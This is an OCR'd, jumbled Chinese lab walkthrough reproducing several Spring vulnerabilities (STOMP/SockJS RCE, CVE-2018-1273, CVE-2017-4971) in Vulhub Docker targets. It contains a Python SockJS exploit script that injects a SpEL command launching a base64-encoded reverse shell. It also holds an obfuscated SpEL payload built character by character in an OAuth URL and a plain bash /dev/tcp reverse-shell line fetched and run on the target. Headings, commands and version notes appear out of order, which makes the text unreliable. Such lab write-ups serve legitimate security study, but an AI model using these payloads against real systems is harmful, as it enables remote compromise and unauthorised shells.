
```
poc += ')}'
```

进行修改


*exploit1.py (~/桌面) - ge...
root@kali: ~/桌面
*exploit1.py
url = f'{self.base}/htmlfile?c=_jp.vulhub'
response = self.session.get(url, stream=True)
for line in response.iter_lines():
time.sleep(0.5)
def send(self, command, headers, body=''):
data = [command.upper(), '\n']
data.append('\n'.join([f'{k}:{v}' for k, v in headers.items()]))
data.append('\n\n')
data.append(body)
data.append('\x00')
data = json.dumps([''.join(data)])
response = self.session.post(f'{self.base}/xhr_send?t={self.t}', data=data)
if response.status_code != 204:
logging.info(f"send '{command}' data error.")
else:
logging.info(f"send '{command}' data success.")
def __del__(self):
self.session.close()
sockjs = SockJS('http://192.168.175.209:8080/gs-guide-websocket')
sockjs.start()
time.sleep(1)
sockjs.send('connect', {
'accept-version': '1.1,1.0',
'heart-beat': '10000,10000'
})
sockjs.send('subscribe', {
'selector': "T(java.lang.Runtime).getRuntime().exec('bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3NS4xMzAvODg4OCAwPiYx}|{base64,-d}|{bash,-i}')",
'id': 'sub-0',
'destination': '/topic/greetings'
})
data = json.dumps({'name': 'vulhub'})
sockjs.send('send', {
'content-length': len(data),
'destination': '/app/hello'
}, data)

执行 poc

成功拿到反弹 shell



Spring Data Commons 远程命令执行漏洞 (CVE-2018-1273)

影响版本

```
print(poc)
```

漏洞搭建

```
http://192.168.175.209:8080/oauth/authorize?response_type=${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(98).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(121)).concat(T(java.lang.Character).toString(98)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(73)).concat(T(java.lang.Character).toString(117)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(69)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(78)).concat(T(java.lang.Character).toString(83)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(68)).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(90)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(74)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(88)).concat(T(java.lang.Character).toString(81)).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(1
```


```
21)).concat(T(java.lang.Character).toString(57)).concat(T(java.lang.Characte
r).toString(119)).concat(T(java.lang.Character).toString(89)).concat(T(java.la
ng.Character).toString(88)).concat(T(java.lang.Character).toString(78)).concat
(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString
(100)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Characte
r).toString(81)).concat(T(java.lang.Character).toString(112)).concat(T(java.la
ng.Character).toString(73)).concat(T(java.lang.Character).toString(105)).conca
t(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString
(61)).concat(T(java.lang.Character).toString(125)).concat(T(java.lang.Characte

r).toString(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.l
ang.Character).toString(98)).concat(T(java.lang.Character).toString(97)).conca
t(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString
(101)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Characte
r).toString(52)).concat(T(java.lang.Character).toString(44)).concat(T(java.lan
g.Character).toString(45)).concat(T(java.lang.Character).toString(100)).concat
(T(java.lang.Character).toString(125)).concat(T(java.lang.Character).toString
(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Charact
er).toString(98)).concat(T(java.lang.Character).toString(97)).concat(T(java.la
ng.Character).toString(115)).concat(T(java.lang.Character).toString(104)).conc
at(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString
(45)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Characte
r).toString(125)))}&client_id=acme&scope=openid&redirect_uri=http://test
```

```
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2018-1273$ sudo docker-compose up -d
Creating network "cve-2018-1273_default" with the default driver
Pulling spring (vulhub/spring-data-commons:2.0.5)...
2.0.5: Pulling from vulhub/spring-data-commons
c73ab1c6897b: Already exists
1ab373b3deae: Already exists
b542772b4177: Already exists
0bcc3741ab14: Already exists
421d624d778d: Already exists
26ad58237506: Already exists
8dbabc90b2b8: Already exists
982930be204d: Already exists
20acb7d1270b: Pull complete
Digest: sha256:cf842a4d075d1cef8b9ba98389000ff829c03f0a233cf2c4407afc21fea80e79
Status: Downloaded newer image for vulhub/spring-data-commons:2.0.5
Creating cve-2018-1273_spring_1 ... done
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2018-1273$
```

漏洞复现


访问

```
Spring WebFlow 2.4.0 - 2.4.4
```




漏洞验证


进行抓包




Poc

1.MvcViewFactoryCreator对象的 useSpringBeanBinding参数需要设置为 false（默认值）





执行之后呢 我们可以去 docker 底层看一下



Poc-2 – 反弹 shell


bash 反弹一句话

python 开启 http 服务

上传 sh 脚本

2.flow **view**对象中设置 **BinderConfiguration**对象为空

进行执行




然后继续去 docker 底层看一下

可以看到成功写入


```
root@149faabd0fd5:/# cat /tmp/a002
bash -i >& /dev/tcp/192.168.175.130/8888 0>&1
root@149faabd0fd5:/#
```

然后进行执行 sh 脚本

```
cd vulhub-master/spring/CVE-2017-4971
```



成功拿到反弹 shell



Spring 其中关键的 5 个部分，分别是

```
sudo docker-compose up -d
```

其中的 spring framework 就是大家常常提到的 spring，这是所有 sprlng 内容最基本的底层架构，其包含 spring mvc、springboot、spring core、IOC 和 AOP 等等

Spring mvc 就是 spring 中的一个 MVC 框架，主要用来开发 web 应用和网络接口，但是其使用之前需要配置大量的 xml 文件，比较繁琐

所以出现 springboot，其内置 tomcat 并且内置默认的 XML 配置信息，从而方便了用户的使用。下图就直观表现了他们之间的关系

spring security 主要是用来做鉴权，保证安全性的

Spring Cloud 基于 Spring Boot，简化了分布式系统的开发，集成了服务发现、配置管理、消息总线、负载均衡、断路器、数据监控等各种服务治理能力整个 spring 家族有四个重要的基本概念，分别是

```
http://192.168.175.209:8080/login
```